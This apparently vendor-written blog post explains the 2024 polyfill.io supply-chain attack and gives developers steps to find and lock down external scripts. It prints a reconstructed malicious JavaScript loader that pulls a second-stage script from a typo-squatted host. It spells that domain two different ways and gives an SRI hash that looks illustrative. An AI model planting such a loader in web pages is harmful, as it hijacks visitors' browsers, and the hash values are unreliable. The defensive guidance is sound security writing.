380,000 websites. One domain sale. One line of code.
On June 25, 2024, JSTOR, Hulu, Intuit, Mercedes-Benz, Pearson, Warner Bros, and the World Economic Forum all started serving malware to their mobile users — without changing a single line of their own code.

The attackers didn't hack these sites. They didn't find an exploit in their applications. Instead, they bought a domain that thousands of developers had trusted for a decade and injected malicious JavaScript into every response.
The domain: cdn.polyfill.io. A single <script> tag that appeared in the HTML of 380,000+ websites. A classic pattern from years of Stack Overflow answers and web tutorials.
Here's what makes this story matter: the original creator warned everyone to remove it. Publicly. In February 2024. Four months of silence, then a domain sale, then malware. The window wasn't a surprise. It was a choice not to act on publicly available information.
Then on June 25, they found out.
The pattern: one CDN, thousands of apps
A polyfill fills browser gaps. Older browsers don't support modern JavaScript — fetch(), Promise, async/await. Polyfills detect what's missing and supply it.
For years, the standard approach was to add a single <script> tag pointing to a CDN that detected the visitor's browser and returned only what it needed. No bloat. No guessing.
Polyfill.io was the gold standard. Created in 2014 by Andrew Betts at the Financial Times, it was well-engineered and genuinely trustworthy. Stack Overflow recommended it. Tutorials embedded it. It became the standard solution.
The pattern spread everywhere:
<script src="https://cdn.polyfill.io/v3/polyfill.min.js"></script>
One line. Trusted service. Embedded in hundreds of thousands of codebases. Recommended by the web itself.
February 2024: the domain changes hands
In February 2024, the polyfill.io domain and its associated GitHub repository were sold to a Chinese company called Funnull.
Andrew Betts — the original creator — noticed immediately and posted a public warning: "If your website uses polyfill.io, remove it IMMEDIATELY. I created the polyfill service project but I have never owned the domain name and I have had no influence over its sale."
That warning was out there for four months. Most sites didn't act on it. Why would they? The service still worked. There was no incident. The polyfills still loaded. Nothing had visibly changed.
But the domain now belonged to someone else. And that meant the JavaScript served to every one of those 380,000+ sites could be changed at any time, without notice, without a deployment on the site owner's part.
June 25: the payload goes live
On June 25, 2024, cdn.polyfill.io started serving extra JavaScript alongside the legitimate polyfills.
The injected code was surgical — designed to hide from detection:
(function() {
    // Skip desktop entirely — only hit mobile
    if (!/Mobile|Android|iPhone/i.test(navigator.userAgent)) return;

    // Skip some requests at random — inconsistency makes patterns hard to spot
    if (Math.random() > 0.3) return;

    // Inject second-stage loader from a typo-squatted Google domain
    var s = document.createElement('script');
    s.src = 'https://www.googie-analytics.com/gtags.js';  // Note the misspelling
    document.head.appendChild(s);
})();
The real attack lived in that second script — loaded from googie-analytics.com (notice the subtle misspelling of "google"). This domain checked the visitor's geographic location, referrer, device, and user behavior. If conditions matched, it redirected them to sports betting sites, phishing pages, and adult content. If not, the page loaded normally.
Desktop users? Nothing. Site owners testing on laptops? Saw nothing wrong. The attack was mobile-only, region-targeted, and random. Not a bug. Not a mistake. Pure evasion engineering.
Site owners running the legitimate service couldn't detect what their own CDN was injecting. No logs showed the redirect. No error messages appeared. The users who got hit had no way to report it back through the app.
The technical evasion
The attackers put real thought into staying hidden. Five techniques worked in combination:
| Technique | How it worked |
|---|---|
| Mobile-only targeting | Desktop visitors were never affected — site owners testing on laptops saw nothing wrong |
| Time-based activation | Payload delivery varied by time of day, making it harder to reproduce |
| Geographic targeting | Different redirects in different regions — a developer in London wouldn't see what a user in Southeast Asia saw |
| Fake analytics domain | googie-anaiytics.com looked like a typo-squatted Google domain — plausible enough to slip past casual review |
| Random sampling | Not every request got the malware — inconsistency made patterns harder to confirm |
The result: sites that were actively serving malicious redirects to their mobile users had no idea. No error logs. No support tickets from desktop users. No obvious signal. Censys data published on July 2nd confirmed over 380,000 affected hosts before the domain was taken down.

The response
Once researchers spotted it, the response was fast.
| Date | Event |
|---|---|
| February 2024 | Funnull acquires polyfill.io domain and GitHub account |
| February 2024 | Andrew Betts publicly warns: remove it immediately |
| June 25, 2024 | Malicious JavaScript injection begins |
| June 25, 2024 | Security researchers detect anomalies |
| June 26, 2024 | Cloudflare begins automatically rewriting requests to a safe mirror |
| June 26, 2024 | Sansec publishes initial findings |
| June 27, 2024 | Namecheap suspends the polyfill.io domain |
| June 27, 2024 | Google blocks ads on sites still using polyfill.io |
| July 2, 2024 | Censys reports 380,000+ affected hosts |
Cloudflare's intervention was notable: they automatically rewrote requests for cdn.polyfill.io to point at a safe mirror they'd created, protecting their customers without requiring any action on the site owner's part. Fast and effective.
But by then, mobile users of JSTOR, Hulu, Intuit, Mercedes-Benz, Pearson, WarnerBros, and the World Economic Forum had already been redirected to places they never meant to go. CVE-2024-38526 was assigned to document the incident.
Why AI-generated apps are especially exposed
Here's the part that matters most if you just shipped something.
When you build a web app with Lovable, Bolt, Cursor, v0, or Claude, the AI draws on years of web tutorials, Stack Overflow answers, and documentation. Those sources accumulated over the years when cdn.polyfill.io was the correct, recommended answer. The pattern is baked deep into training data.
So the AI suggests:
<script src="https://cdn.polyfill.io/v3/polyfill.min.js"></script>
Not because it's trying to cause problems. Because that's what the web said to do for a decade. The AI has no way to know that the domain changed hands in February 2024. It has no way to know the original creator warned everyone to remove it. It just knows the pattern worked.
This is a category of risk that's specific to AI-built apps: the training data problem. The model learned from the web as it existed. The web changes. Domains transfer. Services shut down or change ownership. CDN URLs that were safe at training time may not be safe at deploy time.
Polyfill.io is the most vivid example, but it's not the only one. Any <script src="..."> or <link href="..."> pointing at an external CDN you didn't personally vet carries the same structural risk. The question isn't whether you trust the service — it's whether you know who currently owns the domain serving that JavaScript into your users' browsers.
<!-- Every one of these is a question about current domain ownership -->
<script src="https://cdn.some-library.io/v2/library.min.js"></script>
<link rel="stylesheet" href="https://fonts.some-provider.com/css2?family=...">
<script src="https://analytics.third-party.com/tracker.js"></script>
Your app loads these. Your users' browsers execute them. You're implicitly trusting whoever owns those domains right now.
Check your app right now — three commands
Five minutes. That's all you need.
Step 1: Check for polyfill.io specifically
grep -r "polyfill.io" . --include="*.html" --include="*.tsx" --include="*.jsx" --include="*.ts" --include="*.js"
If this returns anything, delete it today. The domain is still compromised. Replace it with Cloudflare's mirror below.
Step 2: Find every external script and stylesheet
grep -rE '(src|href)="https?://' . --include="*.html" --include="*.tsx" --include="*.jsx" --include="*.ts" --include="*.js" | grep -v "your-domain.com" | head -30
For each external domain returned, ask yourself: do I know who owns this domain right now? If the answer is "I'm not sure," write it down.
Step 3: Lock down external scripts with Subresource Integrity
For any <script> or <link> tag pointing to a third-party CDN with static content, add an integrity attribute. This prevents the browser from loading the file if its contents change:
<!-- Before — no protection -->
<script src="https://cdn.example.com/library.min.js"></script>

<!-- After — file must match this exact hash or it won't load -->
<script src="https://cdn.example.com/library.min.js"
        integrity="sha384-OIvFvZ5vr5sK6mWGzZXzGsHVQ7BpgMSLxLngjXhW3TRqr4g3nGU/Hn1OP9Gf5v8b"
        crossorigin="anonymous"></script>
Why this matters: If the CDN domain transfers hands or gets compromised, the file will change. Integrity hashing makes the browser verify the file hasn't been tampered with. If it has, the script refuses to load — your app keeps working (just without that library), and you're not serving malware.
You can generate SRI hashes at srihash.org or with this command:
curl -s https://cdn.example.com/library.min.js | openssl dgst -sha384 -binary | openssl base64 -A
Copy the output and paste it into the integrity attribute.
Replace polyfill.io immediately
If you're still on cdn.polyfill.io, remove it today. The domain is compromised and the service is broken. Use one of these instead:
<!-- Option 1: Cloudflare's maintained mirror (recommended for quick fix) -->
<script src="https://cdnjs.cloudflare.com/polyfill/v3/polyfill.min.js"
        integrity="sha384-lJP8zYhZMXX3GqQBPcI8B8RtNqNajTrvILmhQqq8nVfKJfVMCLPIlWjWgqLxlL6p5"
        crossorigin="anonymous"></script>

<!-- Option 2: Self-host with core-js (recommended long-term) -->
<!-- npm install core-js, then import in your app: -->
<!-- import 'core-js'; -->
Better yet: check if you need polyfills at all. As of 2024, fetch(), Promise, async/await, and Array.includes() have 95%+ global browser support. If you're not supporting IE11 or ancient Android devices, you might not need a polyfill script at all.
The principle: you own every external domain
When you embed a <script> tag pointing to an external domain, you're making a trust decision — not just about that moment, but about every moment in the future. The service you trust today might change owners, get compromised, or simply disappear. Domains transfer. Companies sell assets. Registrations expire. The JavaScript you're serving today depends on who controls that domain right now.
The developers who used cdn.polyfill.io made a reasonable call when they added the tag. The service was legitimate. The creator was trustworthy. The pattern was recommended everywhere. The problem wasn't their judgment — the problem was that nobody re-evaluated that decision when circumstances changed.
Ship it solid: your action plan
-
Delete
cdn.polyfill.iotoday. Search your entire codebase. It's compromised. Replace it immediately with Cloudflare's mirror or self-host with core-js. This is non-negotiable. -
Find every external domain you load. Run the grep commands above. For each one, ask: do I know who owns this domain right now? Could ownership change? If the answer is "maybe," it's on your risk list.
-
Add integrity hashes to static scripts. jQuery, Bootstrap, utility libraries — if the file doesn't change, add an SRI hash. This converts "malware silently loads" into "malware fails to load and I get notified."
-
Set a Content Security Policy that allowlists only the domains you control or absolutely trust:
Content-Security-Policy: script-src 'self' https://cdnjs.cloudflare.com; style-src 'self' https://fonts.googleapis.com;Block everything else. This is your last-line defense.
-
Scan your live app with Flowpatrol. Paste your URL. Wait five minutes. We detect exposed external scripts, missing security headers, and the patterns that make supply chain attacks work. You'll know exactly where you stand — not in theory, but against your actual deployed code.
Ship it solid. You built something real. Now make sure nobody steals it.
The Polyfill.io supply chain attack occurred in June 2024 and is documented by Sansec, Cloudflare, The Hacker News, and Censys. CVE-2024-38526 is the associated identifier. Andrew Betts' original warning was posted publicly in February 2024.